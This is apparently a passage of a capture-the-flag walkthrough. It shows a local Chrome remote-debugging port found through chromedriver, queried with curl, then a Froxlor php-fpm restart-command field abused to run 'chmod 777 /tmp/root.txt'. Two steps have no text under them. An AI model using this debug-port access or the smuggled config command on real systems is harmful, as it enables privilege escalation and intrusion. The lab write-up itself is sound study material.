
4) Found report port debugging enabled on chrome

```
john        1628  0.6  2.8 34003124 112972 ?     Sl   Sep07   4:13                |   _ /opt/google/chrome/chrome --allow-pre-commit-input --disable-backgroun
d-networking --disable-client-side-phishing-detection --disable-default-apps --disable-dev-shm-usage --disable-hang-monitor --disable-popup-blocking --disab
le-prompt-on-repost --disable-sync --enable-automation --enable-logging --headless --log-level=0 --no-first-run --no-sandbox --no-service-autorun --password
-store=basic --remote-debugging-port=0 --test-type=webdriver --use-mock-keychain --user-data-dir=/tmp/.org.chromium.Chromium.Ljc0wj data:,
```


```
john        1617  0.3  0.3 33630172 14976 ?      Sl   Sep07   2:34 /home/john/automation/chromedriver --port=33675
```

5) Accessed the debugger


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl http://127.0.0.1:33675/sessions
{"sessionId":"","status":0,"value":[{"capabilities":{"acceptInsecureCerts":false,"browserName":"chrome-headless-shell","browserVersion":"125.0.6422.60","chr
ome":{"chromedriverVersion":"124.0.6367.201 (46cf136d27d50afd9c618d164a3b95b3b62d0027-refs/branch-heads/6367@{#1130})","userDataDir":"/tmp/.org.chromium.Chr
omium.Ljc0wj"},"fedcm:accounts":true,"goog:chromeOptions":{"debuggerAddress":"localhost:41505"},"networkConnectionEnabled":false,"pageLoadStrategy":"normal"
,"platformName":"linux","proxy":{},"setWindowRect":true,"strictFileInteractability":false,"timeouts":{"implicit":0,"pageLoad":300000,"script":30000},"unhand
ledPromptBehavior":"dismiss and notify","webauthn:extension:credBlob":true,"webauthn:extension:largeBlob":true,"webauthn:extension:minPinLength":true,"webau
thn:extension:prf":true,"webauthn:virtualAuthenticators":true},"id":"652cedf6919b818010475dab9fe23102"}]}
```



6) Found credentials



7) Found a command configuration



Short description ↓↑	In use for php-config(s) ↓↑	php-fpm restart command ↓↑	Configuration directory of php-fpm ↓↑	Process manager control (pm) ↓↑	Options
System default	Default Config Froxlor Vhost Config	chmod 777 /tmp/root.txt	/etc/php/8.1/fpm/pool.d/	dynamic